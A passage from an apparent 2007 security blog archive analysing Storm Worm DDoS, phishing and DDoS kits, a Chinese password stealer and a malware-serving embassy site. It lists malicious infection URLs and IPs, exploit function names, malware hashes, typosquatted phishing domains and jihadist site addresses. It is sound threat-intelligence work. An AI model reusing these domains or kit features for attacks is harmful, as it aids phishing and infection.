Google themselves warning you that "this site may harm your computer", and so they ought to win time. Moreover, such obfuscations are making it harder to assess how many sites and which ones exactly were victims of the attack

in an OSINT manner. It gets even more interesting, the IP hosting verymonkey.com was [11]historically used to host

banksoffscotland.co.uk scam web site in March this year. In case you wonder, it's not the RBN that's behind this

[12]malware embedded attack, but let's say it's a subsidiary of the RBN.

1. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>

2. <http://government.zdnet.com/?p=3402>

3. http://weblog.infoworld.com/zeroday/archives/2007/09/russian_hackers.html

4. http://www.theregister.co.uk/2007/09/13/us_consulate_trojan/
5. <http://www.scmagazineus.com/US-Consulate-in-St-Petersburg-hacked/article/35644/>
6. <http://www.govtech.com/gt/143431?topic=117671>
7. <http://ddanchev.blogspot.com/2007/08/massive-online-games-malware-attack.html>
8. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
9. <http://www.sophos.com/security/blog/2007/09/580.html>
10. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
11. <http://edinburghnews.scotsman.com/index.cfm?id=402192007>
12. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

443



Storm Worm's DDoS Attitude - Part Two (2007-09-17 11:26)

After commenting on Storm Worm's logical connection with the [1]recent DDoS attacks against anti-scam web

sites, SecureWorks timely released details of what actions could [2]trigger a DDoS attack from Storm back at the

researcher's host and what type of DDoS attacks are launched exactly :

" The attacks do show signs of being automated.

Certain actions reliably trigger attacks.

Investigators who

can withstand the onslaught and have decided to test their theories (with cooperation from their ISPs, of course) can reliably trigger DDoS attacks on themselves. In one case, probing more than four unique Peacomm botnet HTTP

proxies within ten seconds results in a flood of TCP SYN and ICMP packets, which last for about two hours. That's all fairly regular. "

To me, this tactic is more of a "hey our situational awareness on your actions to shut us down is fairly food

enough" type of statement, but why would the botnet masters risk exposing infected hosts compared to the

opportunity to have them act like nothing's in fact wrong with them? Mainly because if infected hosts were a scarce

resource perhaps they would, but in Storm Worm's case [3]the oversupply of infected hosts is allowing them to

dedicate resources for automatic self-defensive DDoS.

1. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>

2. <http://www.secureworks.com/research/blog/index.php/2007/09/12/analysis-of-storm-worm-ddos-traffic/>

3. <http://blogs.zdnet.com/security/?p=493>

444



PayPal and Ebay Phishing Domains (2007-09-17 14:10)

As I needed another benchmark for a creative typosquatting next to my best finding of this [1]World of Warcraft

domain scam, I stumbled upon the following list of domains, where the most creative domain squatting is done

solely for the purpose of including the domains within a typical phishing scam URL structure. Some of the domains

are actual [2]Rock Phish ones that are currently hosting live phishing campaigns :

paypal-online-account.com

paypal-user-update.com

paypal-support1.com

paypal-account-protection.com

paypal1-login.com

paypal-accounts-update.com

Some "creative" ones to be abused :

paypal-aspx.com

paypal-cgi3.info

paypal-cmd.com

paypal-comlwebsrc-login-run.com

paypal-confirmation-id-0746795.com

And since [3]PayPal is actually EBay after the acquisition, here're some "creative" Ebay domain scams as well

:

ebay-com-isapidll.com

ebayisapidll-cgi.com

ebayisapidllaw2.com

ebayisapidllu.com

[4]Authentication itself seems to be a priority as the customer must possess a tangible proof that her transac-

tions' security is somehow enhanced by a layered authentication, no doubt about it. But with phishers actively using

a "push" model that is starting to visually social engineer the customers by registering domains imitating PayPal and EBay's web application structure, authentication itself shouldn't be a priority number one the way it is for the time 445

being as phishers are not even trying to bypass it.

Stats courtesy of the [5]Anti-Phishing Working Group.

1. <http://ddanchev.blogspot.com/2007/07/world-of-warcraft-domain-scam.html>

2. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
3. <http://news.com.com/2100-1017-941964.html>
4. <http://ddanchev.blogspot.com/2007/08/paypals-security-key.html>
5. <http://www.antiphishing.org/>

446



A Chinese Malware Downloader in the Wild (2007-09-17 18:11)

This is an example of a recently released in the wild DIY downloader with rather average features such as the ability for the malware author to choose multiple locations of the files to be "dropped", as well as the time interval to check for the newly distributed binaries. The high detection rate of the downloader itself – Result: 23/32 (71.88 %) – is not the main point I'd like to emphasize on, but rather that compared to the majority of [1]downloaders courtesy of Russian

malware authors I come across to occasionally, this is a Chinese one. China is often blamed to be [2]the country

hosting the highest percentage of malware in the world, however, China is also the country with highest percentage

of infected PCs, and as we've seen with Storm Worm an infected host starts acting as both infection and propagation

vector for the malware in question. As in any other local malware market, DIY tools get released so that script kiddies can generate enough noise to keep the [3]more

sophisticated malware campaigns running behind the curtains.

1. <http://seclists.org/fulldisclosure/2007/Aug/0411.html>
2. http://news.com.com/China+hosts+nearly+half+of+all+malware+sites/2100-7349_3-6205896.html
3. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>

447



Two Cyber Jihadist Blogs Now Offline (2007-09-19 14:33)

[1]Jihad Fields are Calling and [2]The Ignored Puzzle of Knowledge are down, apparently the authors themselves decided to delete them [3]compared to Wordpress [4]shutting down the [5]Global Islamic Media Front like it happened before. Ensuring that these "tip of the iceberg" [6]cyber jihadist communities stay offline has a long-term [7]PSYOPS effect on future wannabe cyber jihadists wanting to operate such communities, ones where talkers eventually turn into doers.

1. <http://mujahidfisabeelillah.wordpress.com/>
2. <http://inshallahshaheed.wordpress.com/>
3. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>

4. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
5. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>
6. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
7. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>

448



Custom DDoS Capabilities Within a Malware (2007-09-19 16:02)

DDoS capabilities within a malware are nothing new and are in fact becoming a commodity feature, but compared

to the [1]average DDoS-ers with up to two different DoS attack approaches, or the types of malware with hardcoded

IPs to be attacked, there's a disturbing trend to diversify the DoS techniques used as much as possible to improve the chances of a successful attack, let's not mention the [2]allocation of automatic self-defensive DDoS back at curious

parties due to the oversupply of infected hosts. As you can see in this particular malware – high detection rate – the DDoS variables within are not only diverse enough to cause a lot of damage, but also, simultaneous combinations

are also possible.

449



Now comes the digitally ugly part. [3]Open source malware results in many different variants with a huge variety

of new modules and options implemented within, even worse, the software client can indeed mature into a web

based malware C &C like the ones we've been seeing since the beginning of 2007. And this is exactly what happened with this open source malware - a Chinese hacking team is currently offering a Web builder for sale, making it possible to integrate the malware on the Web in a typical do-it-yourself fashion. What types of attacks are included anyway :

- ICMP/SYN/TCP and UDP flooding
- HTTP no-cache, GET flooding
- CC variety
- GAME, CIDR, Hybrid flooding capabilities

450



[4]The Black Sun bot, [5]the Cyber bot, [6]MPack, [7]IcePack, [8]WebAttacker, the [9]Nuclear Malware Kit and

[10]Zunker, are all Web based malware platforms and were originally released as such compared to the Web adaption

of this one.

1. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>

2. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude-part-two.html>
3. <http://www.packetstormsecurity.org/papers/general/malware-trends.pdf>
4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
6. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
7. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
8. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
9. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
10. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>

451



DIY Phishing Kit Goes 2.0 (2007-09-20 12:57)

With the release of the second version of the [1]DIY phishing kit that I covered in a previous post, next to commentary on [2]another one and a [3]DIY pharming tool, the timeframe for creating a phishing page just got shorter than it

used to be before. Moreover, the phishing ecosystem is getting closer to fully achieving its malicious economies of scale, ones where the number of phishing campaigns in the wild outpaces the possibilities for timely shutting them down. Even worse, phishers do not seem to be interested in re-inventing the wheel, and having to create a new phishing page for any site or service, instead, such phishing pages are now a commodity, and with the ecosystem itself clearly cooperating with malware authors, you end up in a situation where a malware infected host is not just hosting malware for the next victim to get infected, running multiple DNS servers, sending out spam and phishing emails, but also, hosting the phishing pages themselves.

Amateur phishers do not put efforts into ensuring the quality and the lifetime of their phishing campaigns, and you

452



can clearly recognize such amateur campaign by visiting the phishing URL you've just received to figure out it's al-

ready down. The more sophisticated phishers, however, are not just efficiency-obsessed, but also, take advantage

of typosquatting and basic segmentation approaches, for instance, acquiring a Russian email database to use as the

foundation for a WebMoney phishing campaign, and a U.S one for a PayPal one. Moreover, sophisticated phish-

ers also put more efforts and invest more time into personalizing the emails and in rare cases, the phishing pages

themselves, that's of course in between localizing the campaign by having it translated into the local language of the country for which the emails database belongs to, thus improving the chances of the campaign. This is yet another

disturbing trend worth commenting on - malware is maturing into a services centered economy, and so is the case

with spamming and phishing, a logical development with the commodization of what used to be very exclusive tools.

453



What are the major improvements in the new version? In the first one, the phisher had to manually paste the source

code of the real page, have the kit automatically redirect the data to a third party URL, and also manually fix the image locations to ensure that they will load properly. In the second version, there're POST and GET commands available

so that the source code gets acquired automatically, and an internal Image Grabber so that the exact URLs of all the

images within the login page can get easily integrated within the phishing page about to get generated. Getting back to differentiating the amateur from sophisticated phishers, the second have more resources at their disposal and better

confidence in their hosting provider so that compared to loading the images from the original site, they're hosting

them locally. This kit will inevitably continue to evolve, wish it was proportionally with the end user's understanding of how to protect against "push" phishing attacks though.

Related posts:

[4]The Phishing Ecosystem

[5]Confirm Your Gullibility

[6]The Economics of Phishing

454

[7]Pharming Attacks Through DNS Cache Poisoning

[8]Average Online Time for Phishing Sites

[9]Clustering Phishing Attacks

[10]Phishing Domains Hosting Multiple Phishing Sites

[11]209 Host Locked

[12]PayPal and Ebay Phishing Domains

[13]Spammers and Phishers Breaking CAPTCHAs

[14]The Brandjacking Index

[15]Take this Malicious Site Down - Processing Order..

[16]Taking Down Phishing Sites - A Business Model?

1. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>

2. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>

3. <http://ddanchev.blogspot.com/2007/08/diy-pharming-tools.html>
4. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
5. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>
6. <http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html>
7. <http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html>
8. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
9. <http://ddanchev.blogspot.com/2007/01/clustering-phishing-attacks.html>
10. <http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html>
11. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
12. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>
13. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>
14. <http://ddanchev.blogspot.com/2007/05/brandjacking-index.html>
15. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>

16. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>

455



The Truth Serum - Have a Drink! (2007-09-21 15:50)

Which security vendor would you rather choose if you were to ignore your current [1]Return on Security Investment

model? The one telling you " *everything's under control*" , that " *malicious attackers are loosing creativity and cannot bypass our security solutions*", or the one who's attitude is " *our solutions fully demonstrate marginal thinking in respect to fighting cyber threats, namely, they mitigate certain risks and limit the probability for a security incident, but do not and cannot provide 100 % security*"?

Basic human psychology and purchasing habits would stick to the first one, the one pretending to offer 100 %

security – something even a condom cannot offer yet everyone's thankfully using them. Even worse, which is falling

victim into the myopia that the market leader, or the company with the highest brand equity is actually the one

worth doing business with. As it appears, **McAfee CEO David DeWalt** had a drink from the truth serum before

InformationWeek's 500 Conference in order to comment that " *We're in inning two of a nine-inning game here*" in respect to how [2]cyber threats often outpace security measures. Moreover, an year ago I commented on a Gartner

analyst's statement that [3]security is all about percentage of budget allocation, and therefore the more you spend

the more secure you get, among the most common myopias nowadays. Now, **Gartner vice-president John Pescatore**

is [4]wisely insisting that companies spend less on IT security, and given how **when Gartner sneezes the whole**

industry gets cold, it's a step in the right direction - debunking common security myopias.

In a world dominated by [5]perimeter defense solutions, being a visionary realist is an objective luxury.

1. <http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html>
2. <http://www.itnews.com.au/News/61497,cyberthreats-outpace-security-measures-says-mcafee-ceo.aspx>
3. <http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html>
4. <http://www.computerweekly.com/Articles/2007/09/19/226857/spend-less-on-it-security-says-gartner.htm>
5. <http://ddanchev.blogspot.com/2007/01/still-living-in-perimeter-defense-world.html>

456



The Dark Web and Cyber Jihad (2007-09-24 13:56)

It's interesting to monitor the use and abuse of the buzz word "[1]Dark Web". This press release for instance, tries to imply that the [2]crawlers are actually crawling the Dark Web and analyzing cyber jihadist activities, a bit of an awkward statement given what [3]the Dark Web is at the bottom line - a web that is closed for web crawlers either

thought standard measures, or authentication :

" This is where the Dark Web project comes in. Using advanced techniques such as Web spidering, link analy-

sis, content analysis, authorship analysis, sentiment analysis and multimedia analysis, Chen and his team can find, catalogue and analyze extremist activities online. According to Chen, scenarios involving vast amounts of information and data points are ideal challenges for computational scientists, who use the power of advanced computers and

applications to find patterns and connections where humans can not. One of the tools developed by Dark Web

is a technique called Writeprint, which automatically extracts thousands of multilingual, structural, and semantic features to determine who is creating 'anonymous' content online. Writeprint can look at a posting on an online

bulletin board, for example, and compare it with writings found elsewhere on the Internet. By analyzing these certain features, it can determine with more than 95 percent accuracy if the author has produced other content in the past.

The system can then alert analysts when the same author produces new content, as well as where on the Internet the content is being copied, linked to or discussed. "

I've [4]blogged about this AI project over an year ago, and have been following it ever since while experiment-

ing with [5]link and multimedia analysis of cyber jihadist communities before [6]they were shut down. And while the

innovations they've introduced for this period are impressive in terms of drawing social networking maps, the Dark

Web's very principle, namely that it's authentication only Web, meaning it's closed for spiders, even human based

researchers thought basic invite only or password authentication methods will prompt researchers to adapt in the

long-term. Many of the cyber jihadist forums I didn't include in my last external links extraction were great examples of the dark cyber jihadist web, knowing where you crawl doesn't mean there'll be anything publicly available to

crawl, and the trend is just starting to emerge. Such VIP clubs represent closed communities where more efforts

should be put in taking a peek, thus it's ruining previous efficiency centered approaches of analyzing cyber jihadist communities. The alternatives remain rather contradictory but fully realistic - [7]infecting terrorist suspects with

malware, [8]embedding malware within cyber jihadist communities, or unethically pen-testing the cyber jihadist

communities to have the AI analyze the data obtained from the closed community, thus the Dark Web, at a later stage.

Meanwhile, after having the [9]Global Islamic Media Front's online presence limited to the minimum, GIMF is making it in the mainstream media :

" On sites easily traceable via search engines, the German-language arm of the "Global Islamic Media Front"

(GIMF) appeals for volunteer translators, inviting them to reply to a Hotmail address, and posts links to dozens of al Qaeda videos. "After some brothers and sisters were arrested (may Allah free them) and the Forum and blog of the GIMF were removed, we say this: the GIMF still exists and will continue its work," a statement from the front says.

"To the Kuffar (infidels) who try to fight us, we say: you can do what you like, make as many arrests as you like...you will not reach your goal. We will always keep going until we achieve victory or martyrdom."The re-emergence of the GIMF in German highlights the difficulty for authorities of shutting down radical Islamist Web sites, which often simply spring up at new addresses. "

Easily traceable mainly because they're not behind the Dark Web, at least not for now. Currently active GIMF

URLs :

gimf.12gbfree.com

gimf.22web.net

gimf.cjb.net

gimfupload.blogspot.com with two redirectors
gimfupload.notlong.com ; **gimfupload.2ya.com**

Despite that there're still literally hundreds of cyber jihadist forums and sites, quantity is not always equal to

quality, namely, only a few of these will achieve success and mature into potentially dangerous communities. In the

long term, however, once the "tip of the iceberg" communities disappear, efficiency from the cyber jihadists will get sacrificed for improved OPSEC, namely they'll start operating behind the true Dark Web, making them more difficult

and time-consuming to assess, track down, and shut down.

UPDATE: [10]Inshallahshaheed (GIMF) has a new home.

1. http://en.wikipedia.org/wiki/Dark_internet
2. http://www.nsf.gov/news/news_summ.jsp?cntn_id=110040&org=NSF
3. <http://blogs.zdnet.com/BTL/?p=6253>
4. <http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html>
5. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
6. <http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html>
7. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>
8. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
9. <http://www.reuters.com/article/worldNews/idUSL2179642220070921?feedType=RSS&feedName=worldNews&sp=true>

10.

<http://blackflag.wordpress.com/2007/09/26/inshallahshaheed-gimf-has-a-new-home/>

458



Localizing Open Source Malware (2007-09-26 09:21)

Can you find the differences in this piece of malware compared to [1]the previous open source one I covered recently?

Besides its localization to Chinese there aren't any, and this development clearly demonstrates the dynamics of the

malware scene. A common Web 2.0 mentality is that the more people use the service, the better it gets, a mode of

thinking we could see applied in the case of open source malware, and [2]malware as a web service. Once the source

code becomes publicly obtainable, it's not just new features and modules that get introduced, but also, the malware

starts using the Web as a platform. In fact, some of the most popular open source malware codes are successfully

building communities around their open source nature, thus, attracting "malicious innovation" on behalf of third-party coders. Should we therefore make a distinction between a malware author, and a [3]malware module coder?

1. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

2. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>

3. <http://ddanchev.blogspot.com/2007/08/distributed-wifi-scanning-through.html>

459



China's Cyber Espionage Ambitions (2007-09-26 09:42)

Must have been slow news week, so slow that all of a sudden [1]Germany, the [2]U.K, [3]France, [4]New Zealand,

and the [5]U.S got hacked by China's cyber spies. "Poor China" not just denied, but also [6]admitted of getting hacked by supposedly one of the countries that started the alligations. Pretty much all the news articles basically enjoying the media-echo effect exclude the reality as an issue, namely that each of the country that's blaming China for cyber espionage, has been [7]developing its own offensive cyber warfare capabilities for years. Some of the good examples

to illustrate the diverse topic are for instance, [8]North Korea's Cyber Warfare Unit 121 that was originally started in order for North Korea to balance its lack of conventional weaponry capabilities by improving its asymmetric warfare

ones, passive cyber espionage in the form of [9]gathering OSINT Through Botnets, releasing [10]DIY attack tools in

times of hacktivism tensions, or the [11]healthy paranoia posed by the fear of now Chinese owned Lenovo could be

[12]implementing hardware backdoors in between China's recent [13]interest in buying Seagate Technology fueling the tensions even further.

In a nation2nation cyber warfare scenario, the country that's [14]relying on and empowering its citizens with

cyber warfare or CYBERINT capabilities, will win over the country that's dedicating special units for both defensive

and offensive activities, something China's that's been copying attitude from the U.S military thinkers, is already

envisioning :

" It also put forward the concept of a "people's information war" for the first time, describing this as a form of national non-symmetric warfare, with the people at the core, computers as the weapons, knowledge as the am-munition and the enemy's information network as the battlefield. These experts believe that ordinary people can

be mobilized to provide global information support, spread global propaganda and conduct global psychological

warfare. Such attacks could be launched from anywhere in the world at the enemy's military, political and economic information systems. If necessary, the experts suggested, computers currently under the control of Chinese enterprises could be dispersed among the people and connected to volunteer Web portals around the world, which would become

a combined strategic cyber attack force. The article concluded by emphasizing that training "hacker warriors" should be a priority within the Chinese military. "

[15]All warfare is indeed based on deception. Go thought a related post on the [16]The Biggest Military Hacks of

All Time as well, and if objectivity is important to you, ask yourself the following, or question the lack of its answer within an article stating a country did something :

Was it the NSANet, the [17]Joint Worldwide Intelligence Communications System [JWICS], the [18]Secret Inter-

net Protocol Router Network (SIPRNET), or the [19]Unclassified but Sensitive Internet Protocol Router Network

(NIPRNet) actually breached?

[20]Cover courtesy of [21]Der Spiegel.

460

1.
<http://www.timesonline.co.uk/tol/news/world/europe/article2332130.ece>

2.
http://www.dailymail.co.uk/pages/live/articles/news/worldnews.html?in_article_id=480071&in_page_id=1811

3. <http://www.vnunet.com/vnunet/news/2198370/france-joins-chinese-hacking>

4.
<http://afp.google.com/article/ALeqM5jauB9TAmbIkzauLB31TMPxgDBleQ>

5.
<http://www.cnn.com/2007/WORLD/asiapcf/09/05/china.pentagon/>

6. <http://www.washingtonpost.com/wp-dyn/content/article/2007/09/12/AR2007091200791.html>
7. <http://ddanchev.blogspot.com/2006/05/whos-who-in-cyber-warfare.html>
8. <http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html>
9. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
10. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
11. <http://ddanchev.blogspot.com/2006/05/healthy-paranoia.html>
12. <http://ddanchev.blogspot.com/2006/05/espionage-ghosts-busters.html>
13. <http://www.iht.com/articles/2007/08/26/business/chitech.php>
14. http://www.upiasiaonline.com/security/2007/09/14/analysis_china_launches_peoples_information_war/
15. <http://ddanchev.stripgenerator.com/2007/09/02/all-warfare-is-based-on-deception.html>
16. <http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html>
17. <http://www.fas.org/irp/program/disseminate/jwics.htm>
18. <http://www.fas.org/irp/program/disseminate/siprnet.htm>

19. <http://en.wikipedia.org/wiki/NIPRNet>

20.

<http://www.spiegel.de/netzwelt/tech/0,1518,501954,00.html>

21.

<http://www.spiegel.de/politik/deutschland/0,1518,502076,00.html>

461



A New Issue of (IN)Secure Magazine "in the Wild" (2007-09-26 11:00)

[1](IN)Secure Magazine's Issue 13 was released yesterday, and as always is definitely worth printing out. What is

(IN)Secure Magazine? (IN)Secure Magazine is the type of "too good to be for free" kind of publication, covering the information security industry, the newly emerging technologies and threats, as well as the people who put it all together.

It's also great to note that my blog has been featured in their new section at page 62, an indication for an up-

coming flood of an even more quality audience, and a personal incentive to contribute to a future issue of the

magazine with a qualitative research on zero day vulnerability markets I've been working on for a while.

1. <http://www.net-security.org/dl/insecure/INSECURE-Mag-13.pdf>

462



Syrian Embassy in London Serving Malware (2007-09-27 19:25)

After Bank of India was serving malware in August, next to the U.S Consulate in St.Petersburg two days later in

September, now the Syrian Embassy in London is the latest victim of a popular malware embedding attack which

took place between the 21st and 24th of September.

As obfuscating the IFRAMEs in order to make it harder for a security researcher to conduct CYBERINT is about

to become a commodity with the feature implemented within the now commoditized malware kits, it's interesting

to note that in this particular attack the attackers took advantage of different javascript obfuscations, and that once control of the domain was obtained, scam pages were uploaded on the

embassy's server. The embassy had recently removed the malicious IFRAMEs, but the third one remains ac-

tive acting as a counter for the malicious campaign.

Which domains act as infection vectors?

sicil.info/forum/index.php and **sicil.info/g/index.php** (203.121.79.71) using patched vulnerabilities exploited in the usual MPack style :

function setslice _exploit

function vml _exploit

function firefox _exploit

function firefox1 _exploit

function wmpplayer _exploit

function qtime _exploit

function yahoo _e

463



function winzip _exploit

function flash _exploit

function w2k _ex

Oki.ru/forum/index.php (80.91.191.224) where a WebAttacker launches several other exploits,

and

x12345.org/img/counter.php?out=1189360677
(66.36.243.97)

What are the malware authors trying to infect the visitors with?

A Banker Trojan with a low detection rate :

BitDefender 2007.09.28 BehavesLike:Win32.ProcessHijack

Ikarus 2007.09.28 Trojan.Delf.NEB

Microsoft 2007.09.28 PWS:Win32/Ldpinch.gen

Symantec 2007.09.28 Infostealer.Banker.C

98shd3.exe

File size: 65024 bytes

MD5: ef98a662c72e3227d5c4bb3465133040

SHA1: e5b9b216d77de977848f8791850c726b45fc18c2

Think malware authors were virtually satisfied to only have the visitors infected with the malware? Not at all.

This is perhaps the first but definitely not the last time I see an embassy hosting pharmaceutical scam pages and ring tone ones. List of historically hosted scam pages :

syrianembassy.co.uk/news/lv/levitra-vs-viagra.htm

syrianembassy.co.uk/news/lv/buy-levitra.htm

syrianembassy.co.uk/news/rn/michael-jackson-ringtone.htm

syrianembassy.co.uk/news/xa/cheap-discount.htm-
group.com-herbal-xanax-xnx.htm

syrianembassy.co.uk/news/rn/free-mp3-ringtone-maker.htm

syrianembassy.co.uk/news/xa/buy-site-xanax.htm

syrianembassy.co.uk/news/ph/37-5mg-phentermine.htm

UPDATE :

The folks at ScanSafe contacted me to point out that they've discovered the malware at the Syrian embassy on the

12th of August providing us with more insights on how long the attackers had access to the embassy's site.

464

In ScanSafe's example, different malicious URLs (**miron555.org/s/index.php**) were rotated compared to the ones used during 21/24 of September. And given the embassy's site states it was last updated in 2005, cleaning it up

and ensuring the attackers no longer have access to it may take a while.

465



Syrian Embassy in London Serving Malware (2007-09-28 20:33)

After [1]Bank of India was serving malware in August, next to the [2]U.S Consulate in St.Petersburg two days later

in September, now the [3]Syrian Embassy in London is the latest victim of [4]a popular malware embedding attack

which took place between the 21st and 24th of September. As obfuscating the IFRAMEs in order to make it harder

for a security researcher to conduct CYBERINT is about to become a commodity with the feature implemented

within the now [5]commoditized malware kits, it's interesting to note that in this particular attack the attackers took advantage of different javascript obfuscations, and that once control of the domain was obtained, scam pages were

uploaded on the embassy's server. The embassy had recently removed the malicious IFRAMEs, but the third one

remains active acting as a counter for the malicious campaign.

Which domains act as infection vectors?

sicil.info/forum/index.php and **sicil.info/g/index.php** (203.121.79.71) using patched vulnerabilities exploited in the usual MPack style :

function setslice _exploit

function vml _exploit

function firefox _exploit

function firefox1 _exploit

function wmpplayer _exploit

function qtime _exploit

function yahoo _e

function winzip _exploit

function flash_exploit

466



function w2k_ex

0ki.ru/forum/index.php (80.91.191.224) where a WebAttacker launches several other exploits,

and

x12345.org/img/counter.php?out=1189360677
(66.36.243.97)

What are the malware authors trying to infect the visitors with?

A Banker Trojan with a low detection rate :

BitDefender 2007.09.28 BehavesLike:Win32.ProcessHijack

Ikarus 2007.09.28 Trojan.Delf.NEB

Microsoft 2007.09.28 PWS:Win32/Ldpinch.gen

Symantec 2007.09.28 Infostealer.Banker.C

98shd3.exe

File size: 65024 bytes

MD5: ef98a662c72e3227d5c4bb3465133040

SHA1: e5b9b216d77de977848f8791850c726b45fc18c2

Think malware authors were virtually satisfied to only have the visitors infected with the malware? Not at all. This is

perhaps the first but definitely not the last time I see an embassy hosting pharmaceutical scam pages and ring tone

ones. List of historically hosted scam pages :

syrianembassy.co.uk/news/lv/levitra-vs-viagra.htm

syrianembassy.co.uk/news/lv/buy-levitra.htm

syrianembassy.co.uk/news/rn/michael-jackson-ringtone.htm

syrianembassy.co.uk/news/xa/cheap-discount.htm-group.com-herbal-xanax-xnx.htm

syrianembassy.co.uk/news/rn/free-mp3-ringtone-maker.htm

syrianembassy.co.uk/news/xa/buy-site-xanax.htm

syrianembassy.co.uk/news/ph/37-5mg-phentermine.htm

UPDATE :

The folks at ScanSafe contacted me to point out that [6]they've discovered the malware at the Syrian embassy on the 12th of August providing us with more insights on how long the attackers had access to the embassy's site. In

ScanSafe's example, different malicious URLs (**miron555.org/s/index.php**) were rotated compared to the ones used during 21/24 of September. And given the embassy's site states it was last updated in 2005, cleaning it up and ensuring the attackers no longer have access to it may take a while.

1. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
2. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
3. <http://www.websense.com/securitylabs/alerts/alert.php?AlertID=806>
4. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
5. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
6. http://www.scansafe.com/threat_center/threat_alerts/malware_detected_on_website_of_the_syrian_embassy_in_the_uk

468



A New DDoS Malware Kit in the Wild (2007-09-29 16:44)

On the majority of occasions, malware authors either put efforts into implementing a set of standard features within

a malware enabling them to send out spam, use the already infected hosts as future infection and propagation

vectors, or entirely outsource the features by [1]releasing the malware as open source one. On the other hand,

certain malware authors seem to avoid diversification and tend to stick to core competencies only, in this case a

DDoS ready infected host as its only function, thereby decreasing the file size of the malware and sort of improving

its stealthiness by putting the infected host in a passive "on demand" state compared to a situation where the host is already sending out spam and phishing emails could be much more easily identified as an infected one and its DDoS

capability could turn irrelevant due the malware's multi tasking activities.

This specific DDoS malware kit currently offered for sale includes the standard firewall bypassing and rootkit

capabilities, in between offering the possibility for zero day malware on demand once previous instances of the bot

in question achieve a high detection rate. Moreover, in between providing [2]custom DDoS capabilities like the ones

I discussed in a previous post, it's yet another indication of the ongoing Web-ization of [3]botnet communications

which I think is about to replace the default use of the [4]IRC command and control in the long term.

1. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

2. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

3. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>

4. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

469



DIY Chinese Passwords Stealer (2007-09-29 19:14)

This DIY passwords stealer courtesy of a chinese hacking group is pitched as Vista Compatible, with a server size in

less than 20kb, process injection, form grabbing and password stealing capabilities for anything keyloggable, anti

virus software killing capabilities, and uploading of the results to a central location, in this particular case an example is given for notification via Tencent, China's main IM network. [1]More info :

" Backdoor.Hupigon.GEN has rootkit functionality. It injects itself into Internet Explorer causing IE to hide itself.

It also logs keystrokes and sends this information to remote servers. "

Detection rate of the builder: Result: 15/32 (46.88 %)

File size: 267213 bytes

MD5: a4b9c9f42629865c542ac7b823982843

SHA1: 78f855843d312ab76e1f8f0b912bd475781a8864

[2]Here are several more [3]recent releases by [4]Chinese hacking groups, as well as a comment on [5]the big

picture.

1.

<http://www.pctools.com/mrc/infections/id/Backdoor.Hupigon.GEN/>

2. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

3. <http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html>

4. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

470

